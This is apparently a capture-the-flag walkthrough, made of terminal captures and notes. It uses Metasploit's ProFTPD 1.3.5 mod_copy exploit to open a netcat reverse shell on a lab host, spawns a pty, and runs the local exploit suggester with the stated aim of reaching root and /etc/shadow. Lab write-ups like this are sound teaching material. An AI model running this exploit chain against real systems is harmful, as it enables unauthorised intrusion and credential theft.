
```
┌──(root㉿0×0Vader)-[/home/user/EHE_CTF/reconnaissance]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

                                   ___          ____
                               ,-""   `.      < HONK >
                             ,'  _   e )`-._ /  ----
                            /  ,' `-._<.===-'
                           /  /
                          /  ;
              _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'

       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```



```
msf6 > search proftpd 1.3.5

Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_modcopy_exec  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > 
```


- And we seem to have found an existing exploit !

- We'll use this exploit to deliver a netcat reverse shell on the target (This is a remote code execution exploit).
- This would copy a malicious .php file to the server files and that file would get executed on the server, allowing us to gain a reverse shell onto the target.




```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CHOST                       no        The local client address
   CPORT                       no        The local client port
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```

- Now we configure the payload for our usage.




```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 192.168.28.3
RHOSTS => 192.168.28.3
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.28.2
LHOST => 192.168.28.2
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > 
```



```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.28.2:4444
[*] 192.168.28.3:80 - 192.168.28.3:21 - Connected to FTP server
[*] 192.168.28.3:80 - 192.168.28.3:21 - Sending copy commands to FTP server
[*] 192.168.28.3:80 - Executing PHP payload /l4ifb2.php
[+] 192.168.28.3:80 - Deleted /var/www/html/l4ifb2.php
[*] Command shell session 1 opened (192.168.28.2:4444 → 192.168.28.3:34175) at 2024-08-04 16:09:46 +0530
```


- And we seem to have successfully gained a reverse shell on the target !!



```
ls
Vyhfz.php
chat
drupal
payroll_app.php
phpmyadmin
cd ..
ls
cgi-bin
html
log.html
uploads
```


- Let’s spawn a python tty(teletypewriter) terminal here for a more reliable and functional terminal environment.

- Command : python -c 'import pty; pty.spawn("/bin/bash")'




```
ls
Vyhfz.php
chat
drupal
payroll_app.php
phpmyadmin
cd ..
ls
cgi-bin
html
log.html
uploads
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@virtual-vulnerable-box:/var/www$ 
```

- Now that we have spawned a bash shell using our reverse shell on the target, we need to escalate our privileges to become root and grab hold of the /etc/shadow folder.



```
msf6 > search suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 3
session ⇒ 3
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 192.168.28.3 - Collecting local exploits for x86/linux...
[*] 192.168.28.3 - 195 exploit checks are being tried...
[+] 192.168.28.3 - exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec: The target is vulnerable.
[+] 192.168.28.3 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.28.3 - exploit/linux/local/pkexec: The service is running, but could not be validated.
[+] 192.168.28.3 - exploit/linux/local/su_login: The target appears to be vulnerable.
[*] Running check method for exploit 63 / 63
[*] 192.168.28.3 - Valid modules for session 3:
```




```
============================

 #   Name                                                  Potentially Vulnerable?  Check Result
 -   ----                                                  -----------------------  ------------
 1   exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec   Yes                      The target is vulnerable.
 2   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/pkexec                            Yes                      The service is running, but could not be validated.
 4   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
```

